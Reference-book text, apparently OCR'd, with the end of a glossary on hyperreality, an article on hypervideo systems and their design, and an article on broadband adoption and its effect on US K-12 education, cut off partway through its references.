Coaction Field: A place where inhabitants, real or virtual, work or play together as if they were gathered at the same place

HyperClass: Intermixing a real classroom and a virtual classroom where a real teacher and students and a virtual teacher and students come together and hold a class

HyperReality: Providing a communication environment where inhabitants, real or virtual, at different locations, are brought together through the communication networks, and work or play together as if they were at the same place

HyperWorld: Intermixing a real world and a virtual world seamlessly

Remote Collaboration: They come together as their avatars through the communication networks as if they were gathered at the same place.

Virtual Reality: Simulation of a real environment where they can have feelings of seeing, touch, hearing, and smell.

Hypervideo

Kai Richter
Computer Graphics Center (ZGDV), Germany

Matthias Finke
Computer Graphics Center (ZGDV), Germany

Cristian Hofsmann
Computer Graphics Center (ZGDV), Germany

Dirk Balfanz
Computer Graphics Center (ZGDV), Germany

INTRODUCTION

Hypervideo is the adaptation of the hypertext metaphor to video. By annotating and referencing video objects, diverse media, and pieces of information the video stream can be unlocked to the global web of knowledge.

Hypervideo combines the advantages of hypermedia as a dynamic, associative, and extendable network of information that can be shared and searched by many users at the same time, and of video as a natural and intuitive media to convey complex dynamic processes. Therefore, hypervideo will be one of the most important media for learning on the Semantic Web.

This article will first introduce the concepts of hypervideo. Then the history of hypervideo applications will be outlined, and current applications on the market will be presented. Design aspects will be discussed taking the example of one hypervideo application. Then, use cases for hypervideo will be presented. Finally, we will discuss possible future trends before coming to the conclusions.

BASIC CONCEPTS

Hypervideo is an application of the hypermedia concept. However, in contrast to other hypermedia, such as the World Wide Web, hypervideo not only is a hyper structure of linked media pieces, but it has an inherent structure. All information linked to the video is organized along the timeline of the continuous video stream guiding the reader and giving a major direction of exploration. To understand the specific nature of hypervideo we should first have a look at the underlying concepts: hypertext, multimedia, and hypermedia (a detailed discussion can be found in Myers, 1998).


Hypertext has been defined as a combination of natural language text with the computer's capacity for interactive branching, or dynamic display of a nonlinear text, which cannot be printed conveniently on a conventional page (Conklin, 1987). The single pieces of information linked together are called the nodes. Anchors are used to mark nodes or sections of nodes and to serve as connection points for the links that actually describe the connection between information entities (Steinmetz, 1995).

Multimedia describes the computer-based integrated generation, manipulation, and interaction of different media, where, according to Steinmetz (1995), continuous (time-dependent) and discrete (time-independent) media have to be combined. Schulmeister (2002) further emphasized the importance of the interactive manipulation of such media as relevant for characterization.

Hypermedia unifies the concepts of hypertext and multimedia by describing a hyper structure of multimedia nodes (e.g., text, image, audio, and video). Common hypertext structures found in the Web combining different pieces of media in a basically text-oriented structure are often referred to as hypermedia (Nielsen, 1990).

The basic model for hypermedia leads back to the early hypermedia systems such as Augment or HyperCard and has been published by Halasz and Schatz (1994) known as the *Dexter hypertext reference model*. Figure 1 shows the Dexter model that separates the

Figure 1. The Dexter hypertext reference model



hypermedia structure into the within-component layer (containing the original data units, that is, files that are unaware of their belonging to a hyper structure), that are referenced by anchors. The storage layer represents the hyper structure with the relations between units of information, which then is presented by the run-time system.

The expression "hypervideo" finally has been coined by Locatis, Charuhas, and Banvard (1990). In a hypervideo the non-linear hypermedia structure is applied to the originally linear video stream, which thus can be broken up. Table 1 summarizes the terminology used to describe the basic components of a hypervideo (Finke, 2005; Finke & Balfanz, 2004).

HYPERVIDEO SOLUTIONS

One of the first interactive video systems was the *Aspen Movie Map* by the MIT (Bender, 1980), where the spectator could control a ride through the city of Aspen by interacting with a touch screen. Hyperlinks were attached to a 3D model of the city topology providing direct connections between different locations. Another MIT project was *The Elastic Charles* (Brøndmo & Davenport, 1991), where different video clips could be browsed and additional media could be accessed via selecting moving icons (Micons) that had temporal and spatial relevant behavior. In interactive arts the installation *Portrait no. 1* by Luc Courchesne in 1990 allowed the spectator to flirt with a virtual girl by selecting of a choice of more or less charming utterances. Another way of hyperlinking video content was the "video-footnotes" accompanying a video presentation in the Kon-Tiki museum in Oslo, Norway, where additional text and images could be selected (Liestøl, 1994). Another pioneering project was the *HyperCafé* (Sawhney, Balcom, & Smith, 1996) that gives the spectator the impression to sit in a café and to navigate between different conversations that are interwoven and editable in a graphical tool. Text and Micons were overlaid on the video to indicate cross-references also as wireframes to highlight navigation opportunities. *HyperSoap* (Bove, Dakss, Agamanolis, & Chalom, 2000) is an academic application designed for interactive television, primarily for soap operas to link home shopping information to video objects. The system includes an editor that supports automatic object tracing.

In the recent years, as the Internet has become mature the integration of video into the World Wide Web has become the predominant idea. The advancements in video compression and broadcasting also as the availability of sufficient bandwidth have provided the technical foundation for this development. Several systems have been developed since then; some of them are now published and sold as commercial products. Table 2 gives an overview of more recent hypervideo applications that can be distinguished by the type of media links for which they are primarily designed.

Table 1. Hypervideo terminology (Finke, 2005)

- *Hypervideo Node*: Units of information represented as files or media.
  - *Video Node*: Specific node representing a video that can be used as basis for a hypervideo.
  - *Information Node*: All nodes that can represent information linked to a video.
- *Hypervideo Anchor*: Defined section of a node that can be referenced by other anchors or serve as source of a link.
- *Hypervideo Link*: Connection between two anchors. Hypervideo documents primarily should use anchors on video nodes as source and anchors on video of information nodes as target.
- *Hypervideo Structure*: Entire structure of nodes, anchors, and links.
- *Hypervideo Document*: Synonym for hypervideo.
- *Video Annotation*: Process of defining anchors in the video and linking information to it.
- *Sensitive Region*: Representation of the video anchor in the run-time layer; has a duration and a space it covers in the video surface; can be divided into several intervals.

Table 2. Current hypervideo applications

Video-to-information systems:
- *Hyperfilm* (http://www.hyperfilm.it): Commercial application with presentation of links appearing along the timeline of the video.
- *VideoClix* (http://www.videoclix.com): Commercial application. Detailed information of video objects appears when user selects object in the scene.

Video-to-video systems:
- *Hyper-Hitchcock* (Shipman, Girgensohn & Wilcox, 2003): Academic hypervideo player and authoring environment that allows linking different video sequences.
- *Riva VX* (http://www.rivavx.de): Commercial system that allows easy linking of video sequences into interactive training videos.

Video-to-many systems:
- *FilmEd Vannotea* (http://metadata.net/filmed): Research project prototype allowing the collaborative multimedia annotation and discussion on streaming video.
- *ADIVI* (http://www.adivi.de): Academic/Commercial system that allows linking video, multimedia information, and communication to objects highlighted in the video.

FilmEd Vannotea (Schroeter, Hunter, & Kosovic, 2003) focuses on the interactive and collaborative use of video as a means of discussion and group learning. High bandwidth network connections are used to stream video to every member in a distributed group of learners, which can in real time exchange information by linking it to objects in the video. The video is sequenced on the basis of automatic video analysis. These sequences are used as anchors for annotation data. Simple drawings can be overlaid on the video highlighting details in the video image. The FilmEd Vannotea system represents one of the most complex and most advanced hypervideo systems available to date.

DESIGNING HYPERVIDEO INTERACTION

To discuss the principal design aspects of hypervideo applications, the *ADIVI* system (Finke & Balfanz, 2004) will be analyzed here as an example for an advanced hypervideo system that allows the collaborative presentation and creation of video-based hyperstructures including various media types, video documents, and an additional asynchronous communication channel.

The focus of the ADIVI system has been laid on the development of an interaction design that allows easy and intuitive browsing, filtering, and annotation of hypervideo documents. The views concept was designed to support the in-depth examination necessary for learning in hyperstructures also as to establish and maintain a bird's eye perspective of the document in order to prevent the user from getting lost (Finke, 2005).

Figure 2 shows the user interface of the ADIVI system with the four different views of the video document:

- **Video View (Top-Left):** An enhanced video player with basic functionality. It can also be scaled to full-screen view to provide optimal view. In this figure a sensitive region has been selected, and the available annotations are arranged in a circle. On mouse over, a preview of the information is shown allowing the user to establish an analogical representation of the hyperstructure. The video view also serves as the editing view for direct manipulation of sensitive regions and meta data.
- **Information View (Top-Right):** All media annotations such as texts, images, Web links, and so forth, are presented here. Following the same design principles as just mentioned, editing of the annotation is located in the same view. In the case of video-to-video links a linked hypervideo is shown in the video view replacing the original video. Back and forth buttons allow the navigation similar to Web browsers.
- **Navigation View (Bottom-Left):** Gives an overview of the document structure, here as timelines indicating where in the video sensitive regions can be found. On mouse over a preview of the sensitive region and the linked data can be seen. Filtering and searching facilities are located on the bottom of the component.

Figure 2. The user interface of the ADIVI hypervideo system

- **Communication View (Bottom-Right):** An additional asynchronous communication channel can be attached to each object in the document providing a threaded conversation. As the hypervideo is stored on one central server distributed user groups can share their experiences in an informal manner. Also as in the navigation view search facilities and references to and from the related objects are available.

One of the major design considerations affects the presentation of the so-called sensitive regions indicating objects of interest in the video. Unlike in the FilmEd Vannotea system not only film sequences but single objects are highlighted directly in the video by geometric shapes marking objects (areas) in the video. By means of a key frame mechanism the user can draw rectangular shapes around the objects of interest at different points in time just like with any drawing tool. The system interpolates the change in position and shape to provide a continuous impression over time.

To summarize the major design aspects, the hypervideo system supports known interaction metaphors to select and manipulate annotations in the video; all interaction follows the direct manipulation metaphor allowing editing information in place in a transparent way. Different views help to overcome known problems such as the "Lost in Hyperspace" effect (Conklin, 1987) and to establish and maintain a mental map of the structure.

HYPERVIDEO: APPLICATION AREAS

In what application areas have hypervideo systems turned out to be useful? Which are the use cases that legitimate the efforts spent on the development of such hypervideo systems? Looking at the existing systems, three major fields of application can be identified: e-commerce and Web-based retail (HyperSoap, VideoClix), computer-supported training and e-learning (Hyperfilm, RivaVX, ADIVI), and workflow support and collaborative work in distributed groups (FilmEd).

E-Commerce

Hypervideo systems allow embedding cross-references and product details into the video itself. In most existing systems (Hyperfilm), additional information, such as product details, is shown automatically in a separate area on the screen as the video reaches a certain position. Other systems (VideoClix) use sensitive regions or overlays to convey the availability of additional information. An additional level of information can unobtrusively and non-disruptively be presented alongside with the video. If the user is interested in the additional information, respectively in purchasing the product, the threshold to do the purchase immediately is lowered considerably. Product presentations based on hypervideo can be employed via the Web also as on public kiosk systems on fairs and in showrooms.

Computer-supported training and learner-centered education have been the original motivation for the early hypervideo applications. Video offers the possibility to present dynamic information in a most natural, intuitive and speech-neutral way.

The first hypervideo installations have been targeted to museums and have been later on expanded to Web-based training methods. Hypervideo has become a good means for corporate training methods, especially in companies with distributed personnel, field forces, and with globally distributed dependencies. On the release of a new product, a company can quickly distribute a hypervideo to train field forces on the specifics of this new product. Field forces can access the information over the Internet, and the retrievals can be tracked by the training department so that quality and depth of the education can be assured for every individual. By providing off-line and multi-channel solutions, field forces can be trained also during traveling times on the way between two customers.

Over the Internet, video can be distributed quickly. The advantage of hypermedia to separate hyperstructure from media leads to reduced efforts in production compared to common teaching videos or animated presentations. Without guidance of a teacher, the video can pace the learner's progress and can guide the learner not to lose the major learning path. Some of the dangers of exploratory learning in hypermedia can thus be avoided.

Also in school classroom settings and in university classes, the employment of hypervideo has been explored. Hesse, Zahn, Finke, Pea, Mills, and Rosen (2005) give an overview of the state of research on hypervideo in educational settings, where even novice students have shown to profit from the use of hypervideo as a cognitive tool establishing a common knowledge space.

Collaborative Distributed Work

In a globalized world, not only training, but also the design of working processes themselves, has to take into account the challenges posed by distributed and intercultural group collaboration. Above all, the FilmEd Vannotea system is designed to support such scenarios.

Let us take for instance an international automotive company with development sites. As part of the development process the company has to conduct crash tests to asses the security of the vehicles in accidents. While the tests take place at one site, engineers on different locations have to discuss and analyze the movies recorded with high-speed cameras to improve their designs. Today the videos are distributed and discussed via e-mail: "[00:02:11.123] Have a look at the atypical deformation at the fender, what do you think it is? I'll call you in a second." Intuitive means to annotate details in the video directly, to share these annotations, and to discuss the issues found in the video can speed up and improve such distributed working scenarios. Hypervideo can reduce the mental load caused by such diverse and disruptive workflows, reducing potential sources of errors, speeding up discussion and lowering the threshold for communicating with colleagues leading to a more efficient and effective process (Schroeter et al., 2004).

THE FUTURE OF HYPERVIDEO

Video is a rich and intuitive media that has shown to be valuable in different application contexts such as training, commerce, entertainment, and collaboration.

Semantic Web

Hypervideo has helped to overcome the boundaries between the global network of information that has become the World Wide Web and continuous media such as video (but could also be audio, 3D scenes, and alike). So most naturally, we expect hypervideo to develop on with the Web 2.0 or Semantic Web into not only a network of information, but into a web of knowledge. By adding semantics, by linking machine-processable meaning like taxonomies and ontologies to the bits of information gathered in this web, media will become more available. Video will greatly benefit from this additional means to classify, order, and access its content.

Mobile Hypervideo

The potential of hypervideo for professional applications also as for entertainment and social leisure will be brought to a new dimension with modern mobile devices. Today's mobile devices are already packed with technology that allows us to record information from the environment as audio, video, and/or images. Mobile phones help us to organize our calendars and contacts, communicate, and transmit data as SMS, MMS, or mail. We make cross-references between contacts, photos, events, and messages, and we have it at hand all the time. Hypervideo will give the means to add environment to this data, to share scenes and situations, and to link information to such scenes. Converging into a mobile variant of hypervideo-blogging, the users will be able to record a scene with the built-in camera, annotate elements in this scene with contacts, messages, exchange gossip with their friends, and just share experiences.

Interactive TV

Together with the increasing success of home shopping channels not only in the U.S. but also all over the world, the emerging interactive TV will open new opportunities to exploit hypervideo as an additional channel for retail and advertisement. This will pose a new challenge to the design of hypervideo systems on TV sets in order to make them usable by remote controls, make them easy to use, and to integrate hyperlinks in an aesthetically pleasant way.

CONCLUSION

Since the first systems developed in the early nineties, hypervideo has reached a certain level of maturity. As this article has shown, there are a number of solutions available supporting different application settings and usage scenarios. Some applications have been developed into commercial products that can support the process of computer-supported training in classroom setting and distributed corporate training situations. Hypervideo has proven to be an efficient and intuitive cognitive tool to support learners of different levels of experience. With the availability of sufficient bandwidth and the computational literacy in the population, hypervideo will play a significant role among the future training methods and tools.

Also, in future collaboration frameworks such as Adobe Breeze or Microsoft Netmeeting, hypervideo will find its place in the toolset to support certain tasks. One of the most important challenges for the future development of hypervideo will be to make interaction easier, more intuitive, and efficient. This will become even more obvious for novel device platforms such as mobile devices, where the integration of built-in applications and sensors will become more important and interaction devices even more limited.

REFERENCES

Bender, W. (1980). *Animation via video disk*. Unpublished master's thesis, Massachusetts Institute of Technology.

Bove, M., Dakss, J., Agamanolis, S., & Chalom, E. (2000). Hyperlinked television research at the MIT Media Laboratory. *IBM System Journal, 39*.

Brøndmo, H. P., & Davenport, G. (1991). Creating and viewing the elastic Charles—A hypermedia journal. In R. Aleese & C. Green (Eds.), *Hypertext: State of the art* (pp. 43-51). Oxford, UK: Intellect.

Conklin, J. (1987). Hypertext—An introduction and survey. *IEEE Computer, 20*(9), 17-41.

Finke, M. (2005). *Unterstützung des kooperativen Wissenserwerbs durch Hypervideo-Inhalte*. Unpublished doctoral thesis, Technical University Darmstadt.

Finke, M., & Balfanz, D. (2004). A reference architecture supporting hypervideo content for ITV and the Internet domain. *Computers and Graphics, 28*(2), 179-191.

Halasz, F., & Schatz, M. (1994). The Dexter hypertext reference model. *Communications to the ACM, 37*(2).

Hesse, F., Zahn, C., Finke, M., Pea, R., Mills, M., & Rosen, J. (2005). Advanced video technologies to support collaborative learning in school education and beyond. In *Proceedings of Computer Support for Collaborative Learning*. Taipei, Taiwan.

Liestøl, G. (1994). Aesthetic and rhetorical aspects of linking video in hypermedia. In *Proceedings of European Conference on Hypermedia Technology* (pp. 217-223). Edinburgh, UK.

Locatis, C., Charuhas, J., & Banvard, R. (1990). Hypervideo. *Educational Technology Research and Development, 38*(2), 41-49.

Myers, B. A. (1998). A brief history of human computer interaction technology. *ACM Interactions, 5*(2).

Nielsen, J. (1990). *Hypertext and hypermedia*. Academic Press.

Pollone, M., Rusconi, M., & Tua, R. (2002). *From hyper-film to hyper-Web: The challenging continuation of a European project*. Florence, Italy: Electronic Imaging & the Visual Arts Conference.

Sawhney, N., Balcom, D., & Smith, I. (1996). HyperCafe: Narrative and aesthetic properties of hypervideo. In *Proceedings of the Seventh ACM Conference on Hypertext*. New York: ACM.

Schroeter, R., Hunter, J., & Kosovic, D. (2004). FilmEd—Collaborative video indexing, annotation and discussion tools over broadband networks. In *Proceedings of International Conference on Multi-Media Modelling*. Brisbane, Australia.

Schulmeister, R. (2002). *Grundlagen hypermedialer Lernsysteme: Theorie—Didaktik—Design*. München, Oldenbourg.

Shipman, F., Girgensohn, A., & Wilcox, L. (2003). Hyper-Hitchcock: Towards the easy authoring of interactive video. In *Proceedings of Human-Computer Interaction INTERACT '03* (pp. 33-40). IOS Press.

Steinmetz, R. (1995). *Multimedia-technologie: Einführung und Grundlagen*. Berlin: Springer.

KEY TERMS

Anchor: Location in a document that can serve as source or destination for a cross-reference (link). The design of an anchor is strongly related to the type of media that the anchor augments, for instance in a text this can be a word; in a video this would be a region in the video, a point on the time line, or a sequence.

Annotation: Supplementary information attached to other information; examples are symbols, labels, or graphical overlays on maps.

Dexter Hypermedia Reference Model: Reference model for hypermedia published by Halasz and Schatz (1994). The hypermedia is separated into three layers named the within-component, storage, and runtime layer.

Hypermedia: Generalization of the term hypertext where not only text but media of different type can be linked into a hyper structure.

Hypervideo: Specific case of hypermedia with a video a main principal media. The video gives the major timeline along which other data is arranged.

Node: A node represents a piece of information in a hyperstructure, for instance a file or a document.

Sensitive Region: Graphical representation of an anchor in a hypervideo document with a spatial and temporal extension.

The Impact of Broadband on Education in the USA

Paul Cleary
Northeastern University, USA

INTRODUCTION

The rapid pace of international growth in Internet use is putting enormous pressure on nations to acquire Internet technology in order to compete in the global economy. In the USA, even as Internet access is being disseminated widely throughout society, Internet technology is rapidly changing to meet the growing demands for information. Cheaper and slower dial-up access is being replaced by high-speed broadband access (Horrigan, 2006, p. ii; NTIA, 2004, p. 1). Broadband access provides many advantages over slower dial-up service. In addition to faster and easier Web navigation, more information is becoming available and in greater variety. As a result, the typical Web search time has been greatly reduced and access to information and applications such as higher quality graphics are becoming more widespread.

Broadband access is growing at a faster rate than dial-up access (Horrigan, 2006, p. iv). Evidence suggests that **broadband** users are more likely to use the Internet in a wider variety of ways than traditional dial-up users. Since broadband is always connected, making access easier than ever, it has the potential to greatly affect the frequency and duration of user sessions, type of search, and location of access. As often stated, "While modem use is disruptive, broadband use is integrative" (The Digital Future Project, 2005, p. 4). According to one survey, 69% of broadband users go online on a typical day, compared to 51% using dial-up service. As applications of broadband activity widen, the typical delays encountered in accessing dial-up service are avoided.

As the global competitive environment intensifies, there is an economic imperative to prepare American K-12 students for this new reality (Honey et al., 2005). As broadband expansion throughout society increases, its potential impact on education is deepening. Its role has expanded beyond just enhancing the traditional classroom curriculum toward an integrated part of the educational curriculum. As schools increasingly assign work requiring online searches, students are encouraged to use broadband to complete assignments. Those without access will be at an increasing disadvantage.

In response, public schools have made substantial gains in acquiring Internet technology in recent years and nearly all currently have broadband Internet access as well. In 2003, 95% of all public schools with Internet access used broadband (Parsad & Jones, 2003, p. 3). This represents a 15% increase in broadband use since 2000. Furthermore, public schools are increasingly improving access for disadvantaged students by providing additional availability around normal school hours for those that do not have at home access.

The intent of this article is to examine current broadband use and its potential impact on overall educational experiences of school-age children. Does increased broadband use among children have a positive effect on the frequency, duration, manner, and type of Internet use as well as educational performance? Are children now using it more frequently for education and for research and information gathering purposes?

BACKGROUND

International statistics on broadband adoption indicate that although the USA has the largest number of broadband subscribers worldwide (58.1 M), accounting for over one fourth (29%) of the world's total, it ranks low in societal penetration relative to other nations. The USA **broadband penetration rate** (subscribers per 100 inhabitants) of 19.6% ranks 15th behind nations such as Denmark (31.9%), the Netherlands (31.8%), Iceland (29.7%), and South Korea (29.1%) (OECD, 2006).

Substantial growth has been reported over the past few years. Over the past year alone, broadband access grew by 52% (FCC, 2007, pp. 1-2). The number of households with broadband connections grew by over 12 million lines, a 126% increase from 2001-2003 (NTIA, 2004, pp. 3-5). From November of 2003 to May 2005, the share of home Internet users that have broadband access climbed from 35% to 53%. Although rapid growth continues, the reported 6% increase from 2004 suggests its rate of growth may be slowing (Horrigan, 2005, p. 2). Growth has been particularly strong among those that have traditionally reported low rates of adoption. Among all age groups, those 65 and older reported the highest increase over the past year (63%), and Blacks and Hispanics reported much stronger growth than whites (121%, 46%, and 35%, respectively). Furthermore, broadband access in urban areas continues to exceed that in rural areas, by nearly a 2 to 1 margin (44% to 25%, respectively) (Horrigan, 2006, p. 3). At home access in rural areas also lags that in urban locations (24.7% and 40.4%, respectively) (NTIA, 2004, p. 12). The continued disparity in availability is due in large part to the lack of cable system availability to rural customers.

Many factors contribute to broadband use in society, including access location (including type of residential area), changing technology, and decreasing access cost. The location of broadband access is a major factor in the degree, frequency, duration, and type of Internet use. The majority of users currently access broadband at work, at home, or outside the home. Among users at work, access is generally high-speed service, through T-1 lines. The percent of at work Internet use continues to grow in response to industry's efforts to remain globally competitive and is deemed critical in daily work activities. As of October 2003, 77 million workers, representing over half (55.5%) of total employment nationwide, used a computer at work (BLS News, 2005, p. 1).

A rapidly growing percentage of adults are using broadband at home. Recent surveys estimate that the household penetration rate increased from 13% in February 2001 to 78% in December of 2006 (Nielsen/NetRatings, 2006, p. 2). Broadband users at home were more likely to go online daily (66.1%) than those with dial-up service (51.1%) and tend to engage in more types of activities such as entertainment and banking (NTIA, 2004, p. 5).

Finally, a growing percentage of adults are using broadband at locations outside of home. Internet use at libraries, schools, and other locations jumped from 17% in 2004 to 21% over the past year alone (Harris Poll #40, 2006, p. 1).

Current data indicate that broadband technology is rapidly changing from cable-based service, the most popular form, to telephone-based digital subscriber line (DSL) service, and to satellite, fiber-optic, or wireless technologies service. Although cable modem service is still the most popular, asymmetric digital subscriber line (ADSL) and other services are gaining ground rapidly. From 2005-2006, the number of ADSL lines increased by 6.3 million compared to 4.6 million for cable modem service (FCC News, 2007, pp. 1-3). From 2001-2003 alone, the share of cable modem households nationwide dropped by 10% to 56.4%, while the proportion of DSL households increased by nearly 8% to 41.6% (NTIA, 2004, p. 6).

Another key factor in broadband use is its declining cost. Demand is widening as its access price declines. Recent price declines have helped accelerate broadband use at home past that of dial-up service (Horrigan, 2006, p. ii; Jesdanum, 2004, p. 1). Although cable broadband typically costs more than DSL, cable operators argue that their prices are competitive since their connectivity speeds exceed DSL. Many perceive that with continued price declines, the availability of broadband to the disadvantaged will grow and reduce the digital divide (Aron & Burnstein, 2003, p. 1; Jesdanum, 2004).

MAIN FOCUS: BROADBAND USE AND EDUCATION

Critical factors that influence increasing broadband use in education include the level, frequency, type, and ease of use, access location, and collaboration with others. Children are using it for educational purposes more frequently and for longer duration. One study indicated that 94% of youth 12-17 years old use the Internet for school research and over three fourths (78%) indicated that it helps them with their homework and is their main source for completing school assignments (Lenhart, 2001, pp. 3-4).

Differences in broadband use among children depend on whether it is accessible at home or outside the home. The impact of broadband access on children's Internet use at home is substantial. Cleary, Pierce, and Trauth (2005) indicate that the largest impact on Internet use among children is at home use (p. 17). Households with Internet access, along with an adult who can provide expertise and guidance, increase the probability that children will become proficient. However, since over 98% of all public libraries in the USA now have Internet access, evidence suggests that more teens are accessing the Internet at the library. The PEW Internet and American life project reports that over 50% of teens have gone online from a library.

The potential educational benefits of broadband-based (**high speed**) **multimedia** in education have been thoroughly researched in resent years. **Multimedia** is defined as a computer-based product that enhances the communication of information by combining two or more of the following: text, graphic art, sound, animation, video, or interactivity (Ellis, 2001, p. 110) while high speed applications use Internet protocol (IP)-based video which includes video-on-demand, Web casting, videoconferencing, digital libraries, real-time collaboration, and virtual learning tools (Fleishman, 2006, p. 3). Wise and Groom have summarized relevant research conducted in this field and conclude that students do benefit from the application of multimedia, in support of classroom instruction (Wise & Groom, 1996). Some of the positive affects of classroom multimedia use on increased learning and retention include enhanced student interest and increased attentiveness and receptiveness, student participation, knowledge retention, ability to generalize, desire to continue learning, and increased creativity (Beatty & Fissel, 1993; Wise & Groom, 1996, p. 7).


Online access to K-12 educational resources and improved **media literacy** are now viewed as a way of achieving education reform and potentially transforming society (Smith, Clark, & Blomeyer, 2005, p. 3; Christ & Potter, 1998, p. 8). Negroponte argues that in today's world, educational practices remain outdated even as technological advances are transforming society (Negroponte, Resnick, & Cassell, 2006, p. 1). Educational theorists continue to struggle with the relative balance between traditional text-based content and critical thinking skills (Ellis, 2001; Reeves, 1992, p. 181) and Constructivists suggest that children benefit from the contextual backdrop that online learning environments provide because they lack real world experience (Smith et al., 2005, p. 13; Assey, 1999, p. 74).

Education theory further suggests that learning is more likely to occur if the instructional atmosphere is linked to the distinct learning style of the student (Ellis, 2001, p. 112). Broadband can incorporate video and audio into instruction to accommodate different learning styles allowing students to learn at their own pace. For example, Cable in the Classroom is developing broadband resources for schools, including an interactive Shakespeare publication (Kerven, 2002).

However, there is considerable debate on the learning advantages of high speed multimedia in the classroom. Many educators point out that the use of multimedia does not automatically guarantee higher levels of learning (Reeves, 1992, p. 186). In order to be effective, it must be linked to clear educational goals and articulated plans for achieving them (Kleiman, 2006, p. 1). Wise and Groom found that measuring the affects of **educational technology** on learning and grade improvement is often difficult because of the inability to find comparable instructional technology (p. 109). Ellis indicates that evidence is still inconclusive whether multimedia use enhances educational performance and influences recall or retention of subject material (Ellis, 2001, p. 109). Finally, students become overloaded and confused when too much multimedia material is provided at once.

In spite of these disadvantages, however, current estimates of broadband accessibility in public education are very high. By 2003, most public schools were Internet wired (Parsad & Jones, 2003) and between 85% and 100% of all schools reported broadband access (Buchanan, 2003, pp. 1-2; Parsad & Jones, 2003, pp. 2-3; Kleiner & Lewis, 2003, p. 5). However, variation in broadband connectivity by school size and location still exists. Broadband accessibility increases with school size and schools located in rural locations were less likely than urban area schools to report access to broadband (Parsad & Jones, 2003, pp. 2-3). Public resources devoted to disadvantaged schools enable broadband to reach a wider spectrum of students. Over 90% of schools with the highest minority enrollments

Figure 1. Educational benefits of broadband use



currently have broadband access (Buchanan, 2003, p. 2; Kleiner & Lewis, 2003, p. 5).

CONCLUSION

In spite of the current pace but unevenness of adoption, the importance of future broadband growth to education is well understood among educators and policymakers. Disparities in broadband access can adversely affect educational performance, but there is little agreement on how to address the problem. One argument is that government should support broadband deployment to underserved segments of society more fully (Thierer, 2002). The other is that given the current stage of technical development, societal distribution of broadband (p. 17) and the unreliability of current data (pp. 16-17) of federal intervention is premature (Kruger, 2002, p. 2).

Many argue that a more aggressive broadband policy to improve USA deployment to match those of other nations is needed because of its growing importance to future economic development and education. Michigan state policymakers, for example, have responded to the need for expanded broadband access by implementing broadband deployment policies which include linking broadband requirements to public right-of-way permits (Frederick, 2005, p. 11).

Although arguments in favor of broadband promotion are not difficult to make, questions arise regarding how to best accomplish it. Three major policy questions have emerged. First, are current broadband data adequate to reasonably assess the state of use of the technology at any point in time (Kruger, 2005, May 5, p. 17)? Second, is any sort of policy intervention premature, given current development? Regardless of whether the intervention originates in the public or private sector, the continuing pace of development may suggest that intervention would not be useful as yet (Kruger, 2005, p. 2). Finally, if intervention is deemed appropriate, should its form be direct through federal assistance such as targeted grants, loans, or tax credits, or indirect through federal or state regulation (Kruger, 2005, pp. 19-20).

In order to reach disadvantaged youth more effectively, broadband is being deployed more fully in locations outside of work such as schools, libraries, and community access centers (**CACs**) (Kruger, 2005, p. 18; Levy, 2005; NTIA, 1999). In-school broadband access provides vitally needed access to children without access at home, whether during or after school hours. Progress is being made. By 2003, 48% of public schools with Internet access provided access to students outside of normal school hours (Parsad & Jones, 2003, p. 6).

FUTURE TRENDS

The future of broadband in the USA has stimulated widespread policy discussion. In addition to projected stronger than expected growth for the foreseeable future, broadband has been increasingly linked closely with employer location decision making and as a catalyst in economic growth (Gillet, Lehr, Osorio, and Sirbu, 2006, pp. 3-4, 10; Goot, 2003, p. 1). For example, the state of Michigan estimated that the development of a statewide comprehensive broadband network could generate 497,000 new jobs and add $440 billion to the state's gross state product over 10 years (Granholm, 2003, p. 1). If these projections are only partially realized, the economic impact on Michigan would be significant.

Broadband adoption is part of the telecommunications planning goals of the state of Oregon and is focused on providing the basic framework for expanding economic activity and providing economic opportunity for their citizens (OTCC, 2005, p. 2). Oregon sponsored a bill directing up to $500 million from the Universal Service Fund to provide broadband to underserved areas. Although modest, it indicates a growing awareness of the need to provide service for everyone (Levy, 2005, p. 1).

In order to improve learning among disadvantaged children, policies that encourage increased broadband use by providing incentives to acquire access at home are needed. At the instructional level, improvements in interest and retention are often linked to the quality of instructional software programming. The current inability of multimedia to improve student performance may be a function of the instructional programming used and also of the level of expertise among teachers. Perhaps the computer skills of teachers need to be upgraded. But to impact the debate regarding differences in performance in the classroom attributable to broadband access and use, additional study is suggested.

REFERENCES

Aron, D.J., & Burnstein, D.E. (2003, March). *Broadband adoption in the United States: An empirical analysis*.

Assey, J. (1999, December). *The future of technology in K-12 arts education* (white paper). Paper presented at the Forum on Technology in Education: Envisioning the Future, Georgetown University Conference Center, Washington, D.C., (pp. 1-116).

Beatty, T.R., & Fissel, M.C. (1993, October). Teaching with a fiber-optic media network. *The Journal of Technical Horizons in Education, 21*(3).

Buchanan, B. (2003, September). The next big thing(s): Technology solutions for schools today… and tomorrow, the broadband buzz. *National School Boards Association*. Retrieved November 18, 2007, from http://www.asbj.com.

Bureau of Labor Statistics News (BLS). (2005, August 2). *Computer and Internet use at work in 2003* (pp. 1-13). Washington, D.C.: U.S. Department of Labor.

Christ, W.G., & Potter, W.J. (1998). Media literacy, media education, and the academy. *Journal of Communication, 48*(1), 5-15.

Cleary, P.F., Pierce, G., & Trauth, E.M. (2005). Understanding gender, racial, social class and geographic disparities in Internet use among school age children in the United States. *Universal Access in the Information Society, 4*(4). Springer Publishing.

Ellis, T.J. (2001). Multimedia enhanced educational products as a tool to promote critical thinking in adult students. *Journal of Educational Multimedia & Hypermedia*, *10*(2), 107-123.

